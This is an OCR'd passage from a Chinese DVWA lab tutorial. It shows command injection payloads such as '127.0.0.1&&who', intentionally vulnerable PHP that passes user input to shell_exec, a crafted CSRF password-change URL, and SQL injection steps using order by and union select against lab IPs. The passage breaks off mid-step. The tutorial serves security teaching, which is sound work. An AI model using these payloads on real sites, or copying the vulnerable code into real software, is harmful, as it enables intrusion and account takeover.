
例：如果服务器平台是 Linux 可以使用 who 查看当前用户；

如果网站服务是使用最高系统权限运行，则可以执行任意命令。

3.2.2 攻击实战

实战介绍：

在文本框中输入“127.0.0.1&&who”，查看当前用户，输出结果如下：



攻击方法：

可以把 who 换成其它任意命令。如删除文件、添加用户、修改密码。

3.2.3 PHP 源代码

PHP 源代码：


```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping    ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping    -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    }

}
?>
```

以上代码中我们可以看出，$target = $_REQUEST['ip'];直接从网页接收文本框中输入的内容，却没有对变量的数据类型和内容做任何限制，倒致该变量可以接收任意类型的数据和内容。在操作系统中使用“&&”连接符，可以在一行命令中执行多个系统命令。结合这二点，我们可以精心构造一条命令，来执行我们想要的操作。

我们来看下 linux 下执行“ping 127.0.0.1&&who”会有什么效果：

```
dvwa@dvwa:~$ ping 127.0.0.1&&who
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.114 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.076 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.052 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=5 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=6 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=7 ttl=64 time=0.054 ms
64 bytes from 127.0.0.1: icmp_seq=8 ttl=64 time=0.047 ms
64 bytes from 127.0.0.1: icmp_seq=9 ttl=64 time=0.047 ms
^C
--- 127.0.0.1 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8016ms
rtt min/avg/max/mdev = 0.047/0.062/0.114/0.020 ms
dvwa     tty4         2011-12-02 15:07
dvwa     tty2         2011-12-02 15:07
dvwa     tty3         2011-12-02 15:07
dvwa     tty5         2011-12-02 15:07
dvwa     tty6         2011-12-02 15:07
dvwa     tty1         2011-12-02 07:08
dvwa@dvwa:~$ _
```

下面是 windows 下执行“ping 127.0.0.1&&net user”的结果



有过滤的代码

```
<?php
```

```
if( isset( $_POST[ 'submit' ] ) ) {

	$target = $_REQUEST["ip"];

	$target = stripslashes( $target );



	// Split the IP into 4 octects
	$octet = explode(".", $target);

	// Check IF each octet is an integer
	if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4) ) {

	// If all 4 octets are int's put the IP back together.
	$target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];



		// Determine OS and execute the ping command.
		if (stristr(php_uname('s'), 'Windows NT')) {

			$cmd = shell_exec( 'ping  ' . $target );
			echo '<pre>'.$cmd.'</pre>';

		} else {

			$cmd = shell_exec( 'ping  -c 3 ' . $target );
			echo '<pre>'.$cmd.'</pre>';

		}

	}

	else {
		echo '<pre>ERROR: You have entered an invalid IP</pre>';
	}



}
```

```
?>
```

3.3 Cross Site Request Forgery

3.3.1 漏洞介绍

“Cross Site Request Forgery”－“跨站请求伪造”。

CSRF 攻击迫使终端用户在通过验证后在 web 应用中执行不必要的操作。在社会工程帮助下（如通过电子邮件/聊天发送的链接），攻击者可能会迫使 Web 应用程序用户执行攻击者所选择的行动。

漏洞影响：

当一个成功的 CSRF 漏洞的目标是普通用户时，它能够危害终端用户的数据和操作。但如果最终的目标用户是管理员帐户，一个 CSRF 攻击可以损害整个 Web 应用程序。


3.3.2 攻击实战

现在我们模拟一下攻击场景：

1、 登陆 DVWA，并把 DVWA 的 Security 设置为 low。

2、 不要退出 DVWA 打开一个空白的 IE 页面。

3、 在空白的浏览器地址栏中输入以下 RUL：http://192.168.44.130/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change，输入完成后我们可以看到，窗口提示密码修改成功。这时密码已经修改为：password。



攻击方法：

通过电子邮件/聊天软件发送你精心构造的 URL，可以直接修改当前用户的配置。

3.3.3 PHP 源代码

```
<?php

    if (isset($_GET['Change'])) {

        // Turn requests into variables
        $pass_new = $_GET['password_new'];
        $pass_conf = $_GET['password_conf'];



        if (($pass_new == $pass_conf)){
            $pass_new = mysql_real_escape_string($pass_new);
```

```
            $pass_new = md5($pass_new);

            $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";
            $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>' );

            echo "<pre> Password Changed </pre>";
            mysql_close();
        }

        else{
            echo "<pre> Passwords did not match. </pre>";
        }

    }
?>
```

3.4 File Inclusion

3.4.1 漏洞介绍

“File Inclusion”-“文件包含漏洞”

3.4.2 攻击实战

3.4.3 PHP 源代码

```
<?php

    $file = $_GET['page']; //The page we wish to display

?>
```

3.5 SQL Injection

3.5.1 漏洞介绍


“SQL Injection”-“SQL 注入”

SQL 注入攻击包括通过输入数据从客户端插入或“注入”SQL 查询到应用程序。一个成功的 SQL 注入攻击可以从数据库中获取敏感数据、修改数据库数据（插入/更新/删除）、执行数据库管理操作（如关闭数据库管理系统）、恢复存在于数据库文件系统中的指定文件内容，在某些情况下能对操作系统发布命令。SQL 注入攻击是一种注入攻击。它将 SQL 命令注入到数据层输入，从而影响执行预定义的 SQL 命令。

3.5.2 攻击实战


1、 检测漏洞是否存在，可以使用 order by 语句：

正常输入返回以下页面：




2、 探测当前表的字段数：我们使用 order by *语句，在进行查找时我们可以用折半查找法以加快查找速度，第 1 次使用 10、第 2 次使用 5、第 3 次使用 3。

在 URL 中输入：http://192.168.44.134/vulnerabilities/sqli/?id=1' order by 10 +--+&Submit=Submit，如果字段数判断不正确，将返回以下错误页面。



字段数判断正确，将返回以下页面：




到止我们判断当前表的字段数为 2。

3、 为了能显示的数据，需要在当前页面中找出一个能显示数据的位置，使用 union

select 1,2 语句，可在页面上找到输出位置。

前面我们已经判断出字段数为 2，我们将修改 URL 为：

http://192.168.44.134/vulnerabilities/sqli/?id=1' union select 1,2 +--+&Submit=Submit



从上图可以看出 First name 位置显示了 1，Surname 位置显示了 2，对应 union select 1,2 中的 1 和 2。


4、 显示位置确定好后，就可能通过这些显示位置来输出我们想要的信息了。

在此我们显示数据库信息，使用函数

concat_ws(char(32,58,32),user(),database(),version())

构造 URL 如下：

